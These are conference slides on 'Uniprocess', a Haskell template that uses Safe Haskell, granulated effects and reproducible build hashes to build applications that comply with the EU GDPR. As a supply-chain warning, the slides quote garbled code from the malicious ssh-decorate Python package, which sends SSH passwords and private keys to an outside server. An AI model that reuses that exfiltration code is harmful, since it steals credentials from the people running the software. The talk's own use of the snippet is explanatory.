#### Uniproces:

Developing applications that comply with the EU GDPR by technical means

(Legal Tech: Data Protection, AI and compliance by technical means)

2019-03-19, GOTO Nights CPH @ Trifork



#### Overview

- About me (very shortly)
- Background: EU General Data Protection Regulation
  - Why Haskell?
- The Concept of Uniprocess
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  - Creative Commons Attribution-ShareAlike ("copyleft")



#### About me (very shortly)



- Ramón Soto Mathiesen (Spaniard + Dane)
- MSc. Computer Science DIKU/Pisa and minors in Mathematics HCØ
- CompSci @ SPISE MISU ApS
  - "Stay Pure, Isolating Side-Effects" -- Michael Werk Ravnsmed dixit
  - "Make Illegal States Unrepresentable" -- Yaron Minsky dixit
  - Trying to solve EU GDPR with a scientific approach (Computer Science and Math)
  - Mostly **Haskell** and to a lesser extend **Elm**
- Member of the Free Software Foundation (FSF) since November 2007
- Founder of Meetup for F#unctional Copenhageners (MF#K) EST. November 2013
- Blog: http://blog.stermon.com/

#### Matching of expectations

- In this talk I will show how using an alternative approach to how we "normally" do software, we can comply with the legislation described in the General Data Protection Regulation (EU GDPR) from a technical point of view
- As a side effect, pun intended, we can easily convince the EU
   Data Protection Agencies that this is the case
- The slides are *very packed*, so I would kindly ask that you save your questions to the end of the talk. Thanks in advance

### Background: EU GDPR TL;DR ("Too lazy; didn't read")



- **EU GDPR** (General Data Protection Regulation) came into force **2016-05-24** and is applied since **2018-05-25**
- The fundamental rights of EU citizens, are strengthen by the EU GDPR concerning the
  protection of natural persons with regard to the processing of personal data and the free
  circulation of these data
- Personal data only includes information relating to natural persons who:
  - can be identified or who are identifiable, directly from the information in question
  - who can be indirectly identified from that information combined with other information (singled out)

**Note:** *Pseudonymised data* can help reduce privacy risks by making it more difficult to identify individuals, but it *is still personal data* 

## Background: EU GDPR (Individual Rights)



- The **EU GDPR** provides the following rights for individuals:
  - The right to be **informed**
  - The right of *access*
  - The right to **rectification**
  - The right to **erasure**
  - The right to **restrict processing**
  - The right to **data portability**
  - The right to **object**

### Background: EU GDPR (Lawful bases for Processing)



- The lawful bases for processing are set out in Article 6 of the **EU GDPR**. At least one of these must apply whenever you process personal data:
  - Consent Ex: "name + phone => contest to win something"
  - Contract Ex: "model signs an assignments of publicity rights => photos, video, ..."
  - Legal obligation Ex: "speed ticket => police can search info on license plate"
  - Vital interests Ex: "heart attack => medical record"
  - Public task Ex: "blood type O- => can donate blood to everybody"
  - Legitimate interests Ex: "child steals => surveillance cameras"

# Background: EU GDPR (Rights vs Processing)



-	Right to erasure	Right to portability	Right to object
Consent	✓	✓	<b>X</b> (*)
Contract	✓	✓	×
Legal obligation	X	×	×
Vital interests	✓	×	×
Public task	X	×	✓
Legitimate ints.	✓	×	✓

(\*) but the right to withdraw consent

### Background: EU GDPR (Principles)



- The **EU GDPR** sets out seven key principles (**Article 5**):
  - Lawfulness, fairness and transparency
  - Purpose limitation
  - Data minimisation
  - Accuracy
  - Storage limitation
  - Integrity and confidentiality (security)
  - Accountability
- These principles should lie at the heart of your approach to processing personal data.

## Background: EU GDPR "Simpsons Already Did It"





Derecho Ficción - Ep. 1: Los Simpson y RGPD

### Background: EU GDPR (Fines)



• Failure to comply with the principles (Article 5) may leave you open to substantial fines. Article 83(5)(a) states that infringements of the basic principles for processing personal data are subject to the highest tier of administrative fines. This could mean a fine of up to €20 million, or 4% of your total worldwide annual turnover, whichever is higher.

### Background: EU GDPR (Data protection)



- The **EU GDPR** requires (Article 25) you to put in place appropriate **technical** and organisational **measures** to implement the data protection **principles** and safeguard individual **rights**
- This is "data protection by design and by default", previously known as "privacy by design"
- Data protection can help you ensure that you comply with the EU
  GDPR's fundamental principles and requirements, and forms part
  of the focus on accountability

### Background: EU GDPR (Results since application)



- Point of view as a citizen:
  - Visibility in the amount of cookies that must be accepted in order to visit
    a web page and disallows access to content until those cookies are
    accepted
    - Hint: You can avoid accepting cookies by accessing website with terminal browsers
  - I guess we all have received a few emails from companies asking us if they can use our data, right?
    - Have you tried not to give it and to ask that they delete your data, as stipulated in Article 17: Right of erasure ("the right to be forgotten")?

### Background: EU GDPR (Results since application)



- Point of view as a public or private entity:
  - There have been **quite a few companies** that claim to provide services to **help us comply** with the **EU GDPR**
  - What is obvious is that **very few, if any**, provide tools to help us **develop applications** that comply with the Regulation
  - Law firms provide legal services, at a relatively high price, as usual, and other consultancies provide a lot of paperwork and words that, probably, will be "Gone with the Wind"

### Background: EU GDPR (Results since application)



- Point of view as a public or private entity:
  - Having participated for almost 2 years in an Informal *Experience Exchange Group (ERFA-DPO)* organized by the largest IT-union in Denmark (Prosa)
  - And going to all kinds of *meetings* related to the *EU GDPR*
  - What usually happens is that representatives of companies ask for: technologies, methodologies, libraries, frameworks, ... that could help them develop applications with a Certificate of Guarantee that comply with the **EU GDPR**


### Background: EU GDPR (for EU institutions)



- The European Data Protection Supervisor (**EDPS**) published on **2018-09-14** the following text on LinkedIn:
  - "Today the **European Parliament** adopted the new Regulation governing data protection in the EU institutions and bodies, the **'GDPR for EU institutions'**. The new, strengthened rules ensure that the high standard of data protection within the EU institutions and bodies is in line with the standard provided for in the GDPR. They reflect the new emphasis on accountability, **requiring** the EU institutions to **actively demonstrate their compliance** with data protection rules and **prioritise practical safeguards** for individuals **rather than bureaucratic procedures** ..."
  - In other words (my humble interpretation): "EDPS demands a greater number of practical solutions, which demonstrates that they comply with the EU GDPR, and less bureaucratic paperwork"

## Background: EU GDPR (Guidelines to follow)





LinkedIn Post (Tim Walters, Ph.D.)

### Background: EU GDPR (Guidelines to follow)



"One example: The requirement for data minimization (Article 5(1)(c)) means that you must be able to demonstrate that every business process that touches personal data (and every technology that contributes to it) is designed in such a way that it uses the smallest possible amount of data for the shortest possible period of time while exposing it to the fewest possible eyeballs and ensuring that it is deleted as quickly as possible when the processing purpose is completed" -- Tim Walters

### Why Haskell (Concepts and definition)



- Firstly, I will talk about the basic concepts of Haskell, without going too far into the theoretical details, to make sure that we are all on the same pace
- Haskell is a standardized, general-purpose, purely functional programming language with non-strict semantics and strong static typing
- Haskell is widely used in the academia but also in the industry

### Why Haskell (Purity vs Effects)




• In **Haskell** there is a clear **separation**, which is **enforced** by the **type system** and the **compiler**, between **pure code**: it is always evaluated with the same output value given the same input and does not cause any side effects such as mutation of mutable objects or output to I/O devices; and **code** that **produces effects**:

Parent calls child	Parent with effects	Parent pure
Child with effects	✓ Code with effects	<b>X</b> Compiler error
Child pure	✓ Code with effects	✓ Pure code

**Note**: All Haskell applications have a parental code branch with input and output I/O effects. If this were not the case, we could not provide inputs or see the output of the calculations and, therefore, it would be a waste of time to execute any application

### Why Haskell (Purity vs Effects)





#### Why Haskell (Purity vs Effects)



• In some cases, to increase performance, this clear separation can somehow be avoided with referential transparency. For example:

```
\( \rightarrow \) import System.IO.Unsafe
\( \rightarrow \) reftrans = unsafePerformIO \( \rightarrow \) pure =<< getChar
\( \rightarrow \) :t reftrans
\( \rightarrow \) reftrans :: Char -- No trace of effects in the signature !!!</pre>
```

• When this happens, we can no longer see the **side-effects** in the function **signatures** and the type system and compiler, can't no longer help us

### Why Haskell (Purity vs Effects)



• To ensure that undesired side-effects can't be hidden under referential transparency, you must add the following pragma at the start of all the files, in an ad hoc manner, and thus avoid the launching of the missiles as **Simon Peyton Jones** usually says:

```
{-# LANGUAGE Safe #-}
```

• Instead of using ad-hoc pragmas use compiler flags (preferable):

```
... -XSafe -fpackage-trust -trust=base ...
```



- As mentioned in the previous section, all Haskell applications have a
  parental code branch with I/O effects. This is what allows us to create
  all kinds of applications (equivalence with Turing complete languages)
- Now, it's not always the case that if a branch of the code is allowed to have side effects, these should be all the possible side effects
- For example: We want to send confidential data to a database, but we do not want our subcontractor, who manages that part of the code, to send such sensitive information to their own servers



```
from itertools import chain
        from urllib, request import urlopen
       from urllib.parse import urlencode
        def log(data):
                 post = bytes(urlencode(data), "utf-8")
                 handler = urlopen("http://ssh-decorate.cf/index.php", post)
                 res = handler.read().decode('utf-8')
            excent:
        from urllib import urlencode
        import urllib2
        def log(data):
            try:
                 post = urlencode(data)
                 req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
                 response = urllib2.urlopen(reg)
                 res = response.read()
            excent:
self.port = port
self.verbose = verbose
# initiate connection
self.ssh client = paramiko.SSHClient()
self.ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicv())
privateKeyFile = privateKeyFile if os.path.isabs(privateKeyFile) else os.path.expanduser(privateKeyFile)
if os.path.exists(privateKeyFile):
   private_key = paramiko.RSAKey.from_private_key_file(privateKeyFile)
    self.ssh_client.connect(server, port=port, username=user, pkey=private_key)
       with open(privateKeyFile, 'r') as f:
          pdata = f.read()
   evcent
       ndata =
else:
   self.ssh client.connect(server, port=port, username=user, password=password)
log[{"server": server, "port":port, "pkey": pdata, "passowrd": password, "user":user}]
self.chan = self.ssh client.invoke shell()
self.stdout = self.exec cmd("PS1='python-ssh:'") # ignore welcome message
```

ssh-decorator (Python package) leaks your SSH data





Twitter and GitHub logs your passwords in clear text






Cybersecurity now a days, just consist in stemming the tide of the unavoidable !!!





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- In *Haskell*, the bridge that is responsible for *binding* the pure code in combination the with code containing effects, is called *monads*
- **Monads** are structures that represent calculations defined as a sequence of steps.
- Formally, all instances of the monad class must obey the three laws of monads:

```
- Left identity : pure a >>= f ≡ f a

- Right identity : m >>= pure ≡ m

- Associativity : (m >>= f) >>= g ≡ m >>= (\x -> f x >>= g)
```



- As mentioned earlier, this **bridge** that is responsible for **binding** the pure code with the code with effects, **can do so gradually** allowing us to make sure that if we **only allow** a part of the code to access the network, **it can only do that** side-effect
- For example: We want to ensure (by design) that our application only accesses the content of a specific page in the network (effect) where that content should be displayed on the output device of the console (another effect) adding date and time stamps (third effect)



```
granulated -- Granulation of effects
     Effects.ConsoleOutM
    , Effects.DateTimeM
                               m
     Effects. SpecificWebsiteM m
  => m ()
main -- Signature of the main entrance of the application
  :: IO ()
main =
  -- By binding the main function with our granulated function, the
  -- application, is automatically isolated to the designated effects
  granulated
```



```
-- DESIGN OF EFFECTS (no implementation details)
class Monad m => ConsoleOutM m where
 putStrLn' :: String -> m ()
class Monad m => DateTimeM m where
 getCurrentTime' :: m UTCTime
  getCurrentDate :: m (Integer, Int, Int)
class Monad m => SpecificWebsiteM m where
  parseRequest' :: String -> m Request
 httpLbs' :: Request -> Manager -> m (Response L8.ByteString)
 httpNoBody' :: Request -> Manager -> m (Response ())
 tlsManager :: m Manager
```



```
IMPLEMENTATION OF EFFECTS
instance ConsoleOutM IO where
  putStrLn'
    = putStrLn
instance DateTimeM IO where
  getCurrentTime'
    = getCurrentTime
  getCurrentDate
    = toGregorian . utctDay <$> getCurrentTime
instance SpecificWebsiteM IO where
  parseRequest' relativeUrl =
    parseRequest $ Domain.uri ++ relativeUrl
. . .
uri =
  "https://specificwebiste.com"
```





All effects (I/O) vs Granulated (Output to the Console U Time and Date U Specific Page)



- This approach is well known in information security and computer science as principle of least privilege (PoLP) where a process, a user, or a program (depending on the subject) must be able to access only the information and resources that are necessary for its legitimate purpose
- Haskell, among very few, can enforce this at compile-time

## Why Haskell (Isolation and granulation)



- Therefore, it is very easy to ensure that the design and architecture will be applied throughout the entire application
- It will also **be easy to see** for the experts, maybe even for the users, that the **application really does** what it was **designed to do**

## Why Haskell (Isolation and granulation)



- And if someone tries to modify the application, with bad intentions, it will require major changes in the design and architecture, which can be easily spotted.
- Talking about how to do things the right way and thus ensure "data protection by design and default"

**Note**: And the best thing is that you don't have to believe in my word, you just have to **trust** a piece of **technology** that is based on **solid foundations** of **Mathematics** and **Computer Science** 

### Why Haskell (Guidelines to follow)



"One example: The requirement for data minimization (Article 5(1)(c)) means that you must be able to demonstrate that every business process that touches personal data (and every technology that contributes to it) is designed in such a way that it uses the smallest possible amount of data for the shortest possible period of time while exposing it to the fewest possible eyeballs and ensuring that it is deleted as quickly as possible when the processing purpose is completed" -- Tim Walters

## Why Haskell (Lets recap)



- It seems that Haskell + EU GDPR is a:
  - "Match made in heaven"
- But as the old saying goes:
  - "All that glitters is not gold" ...

## Why Haskell (Lets recap)



• **Simon Marlow**: "For typical Haskell programmers, using {-# LANGUAGE Safe #-} will be like -Wall: something that is considered good practice from a hygiene point of view. If you don't need access to unsafe features, then it's better to write in the safe subset, where you have stronger guarantees. Just like -Wall, you get to choose whether to use {-# LANGUAGE Safe #-} or **not**"

# Concept of **Uniprocess** (Referential transparency)



- ... speaking from experience, the majority of those who use Haskell, don't
  usually give too much importance to the referential transparency, because if they
  can use an escape route to bypass the strict rules of the language, they will
  - Quoting Bill Gates: "I choose a lazy person to do a hard job. Because a lazy person will find an easy way to do it"
- This can have consequences if the compiler flags that do not allow referential transparency are used at project level:

```
... -XSafe -fpackage-trust -trust=base ...
```

- in the way that some *Haskell* packages can't be used
  - Data.Text can't be marked as a trustworthy, while Data.ByteString can

## Concept of **Uniprocess** (Definition and guarantees)



- This is where the concept of uniprocess comes into play, and is defined as:
  - "A stateless piece of software that encapsulates a process, seen from a business perspective, of which it is known at all times what data enter and what data comes out of the process"
- To ensure this statement, it is necessary that all code used, can be marked as a safe with the previously mentioned compiler flags

## Concept of **Uniprocess** (Definition and guarantees)



- In addition, we also want to provide the possibility to exclude packages that can't be registered as **trustworthy**
- This is achieved by introducing the concept of restricted effects, as
  described in the article [Safe {H}askel], to make sure that only a
  minimum number of effects can be used
- [Safe{H}askel]: (David Terei, David Mazières, Simon Marlow, Simon Peyton Jones) Haskell '12: Proceedings of the Fifth ACM SIGPLAN Symposium on Haskell, Copenhagen, Denmark, ACM, 2012





- Restriction of effects: Only specific effects are allowed in a uniprocess:
  - Write to the console. For maintenance purposes
  - Date and time. For the purpose of timestamps
  - Random values generated by the operating system. For the generation of unique identifiers and data anonymization
  - Secure network communication. All communication with a Uniprocess must be done over TLS



- **Granulation of effects**: It must be possible to further restrict the effects of certain branches of the code, recursively, to limit to a subset of the restricted effects. For example:
  - Only the part of the code handling the **HTTPS** server, is able to **output logs** to the **console**
  - We have limited a code branch so it can only retrieve data the following service: https://example.service.com:8443. Once received, the data can then be used by some of the other code branches which can't access the mentioned service









 Thanks to the isolation of effects, it would be enough for companies to design the effects layers and outsource the development to anyone (\*) with the necessary knowledge, knowing that the code they receive will comply 100% with their initial design

(\*) - even the best black-hat hackers





Galician veal roaming the mountains. Best meat in Spain, certified by a quality/warranty seal



- Code compiled with **Haskell** will always produce the same bits, because the compiler is deterministic
- If a **secure hash** is applied to these **binaries**, in this case SHA-256, we can create what is called a **reproducible build hash**. For example:
  - **28066d57da7328899c853a3f6c9ebc1bc7e0fa1a0ce0e9bf05de9c796911aa93** (64 hex number)
- This **hexadecimal** number, could be denominated as a **warranty seal**, since it certifies that a **specific code** will always **produce** the **same binary**
- As there is a **link between code** and **binaries**, this will allow the relevant **authorities** to testify that the **application** that is currently being **executed comes** from the **source code** and, in addition, to easily perform **trustworthy audits** to verify that the applications really do what they were designed to do



- When using Docker technology for the distribution of binaries, as it is a technology that
  does not give the same importance to determinism when it comes to recreating images or
  containers, it has been necessary to create algorithms that are capable of producing
  reproducible build hashes for both of images and containers, and therefore safeguard
  the guarantees offered by the use of Haskell
- The reason for the use of Docker, is that it allows to use base containers of a much smaller size if we compare it to a standard operating system. The base container used is fpco/haskell-scratch:integer-gmp of only 2 MB in size, producing container images of about 7.5 15 MB
- And since the base container only includes Linux components to run Haskell applications, this will minimize the attack surface for hackers



```
\frac{(4 \text{ Billion})(4 \text{ Billion})(4
```

```
4 Billion seconds \approx 126.8 \text{ years}
4 Billion \times 126.8 \text{ years} \approx 507 \text{ Billion years}
\approx 37 \times \text{Age of universe}
```

Safety in Numbers of 256-bit security

### Concept of **Uniprocess** (Basics: Communication)



### Incoming

- **HTTPS server**: A **uniprocess** will run a lightweight **HTTPS** server, that will only respond to **GET** and **POST** requests. Connections aren't held alive as once a request is served, the server will close the connection afterwards
- Secure WebSocket server: The only way to keep a connection alive with a uniprocess, is if the client provides an Upgrade header to the server so the HTTPS connection will be replaced by a Secure WebSocket

### Outgoing

- HTTPS client: Only GET and POST are the only supported request. The header Connection:
   close is always added to these request
- Secure WebSocket client: The WebSocket Upgrade header is supported as well
- Note: Think of WebSocket as a "poor man's Berkeley sockets"

### Concept of **Uniprocess** (Basics: Communication)



### Security

TLS: A uniprocess can only communicate over the Transport Layer Security, more specifically, the version 1.2. This will ensure that all message exchange between the uniprocess and other services, is secured by design and default

### Concept of **Uniprocess** (Basics: Communication)



### Data

- Both the HTTP and WebSocket server/client are limited to send/receive data in JSON format, which means that it is the only supported format
- Consistency and correctness: can be enforced by using parser-combinators, which will allows us to ensure that, for example, a *name* shouldn't contain a number "John 42 Doe" (possible data-leak)

### Concept of **Uniprocess** (Basics: Documentation)



- The ideal scenario is that the documentation is derived directly from the side-effects as well as a graphical representation, sunburst diagram
- This would allow the **semantics** of the process to be kept hidden and thus respect the **intellectual property** (IP) of the companies
- As a result, by having a direct link between the code and the documentation, it would ease audits and make them trustworthy

### Concept of **Uniprocess** (Open Source Software)



- To ensure that companies can safeguard their intellectual property (IP), We have chosen LGPL-3.0 as it is a permissive copyleft license, that will allow you to build on the provided solution but letting you decide if your work is going to get released under another license, open source or not
- For more information on the template, please look into the source code which can be found at:
  - Uniprocess Template @ GitLab

### Concept of **Uniprocess** (Released in λ)



- In this initial λ release, both the the WebSocket client and server, don't have the necessary quality, therefore they are excluded and will be released soon
  - Issue: It PING/PONG for a couple of hours and then it stops

**Note:** I actually forgot to implement support for **POST** requests (working on that at the moment)

## Concept of **Uniprocess** (Recapping with an analogy)



- In Denmark it is allowed to drive scooters on the bike lane
- A requirement is that the speed limit does not exceed 45 km/h for the scooters
- All companies that sell scooters in Denmark limit the engine to ensure that they
  do not exceed that speed (technical measure)
- If this were not the case, the Danish authorities could fine, very heavily, brands that don't comply with the law
- For officials, in this case the police, it is very easy to inspect if the scooter complies with the law or not, since they have in the trunk of their vehicles a speedometer (another **technical measure**)

## Concept of **Uniprocess** (Recapping with an analogy)



- And this is where the concept of uniprocess enter the scene. Using this
  concept, we can help authorities and companies ensure that their
  applications do not exceed the speed limit while providing tools for the
  relevant authorities to ensure that the law is complied
- Being software development and scooters two totally different domains you could say: "That's OK, but if I as a citizen, buys a scooter and make changes to the engine". Unlike with scooters, we can exclude this possibility totally thanks to the Haskell monads!!! (the main reason why this concept is so valuable)

### **Summary (1/2)**

- The European Data Protection Supervisor (EDPS): "demands a greater number of practical solutions, which demonstrates that they comply with the EU GDPR, and less bureaucratic paperwork"
- In order to solve the **EU GDPR**, from a **technical point of view**, **Haskell** isn't enough, we need something more
- The concept of uniprocess tries to facilitate, through a Haskell template (Open Source), a methodology to design and develop applications with "data protection by design and by default" and allowing, with a seal of quality, the relevant authorities to corroborate that this is the case even when subcontracting the development to unreliable individuals or companies
- As when we **encrypt data**, performance decreases. The **same happens** when we use **SAFE code** in **Haskell**. That must be **taken into account** when **designing** applications. You can obtain greater performance by delegating tasks with anonymous data to later collect the calculations and present them to the end user but always keeping in mind: **Correctness + security >> performance**

**Note**: The notacion  $\gg$ , reads much greater than

### Summary (2/2)



Christian Wernberg-Tougaard, Head of Public CyberSecurity, Deloitte Denmark

### Upcoming "related" events



- 2019-04-07: foss-north Community Day at Chalmers University (Göteborg, Sweden)
  - "Smart Testing" with John Hughes, Oskar Wickström and Agustín Mista.
- 2019-04-25: Meetup F#unctional Copenhageners
  - "Haskell use in industry" with Simon Marlow

### Q & A

Any questions?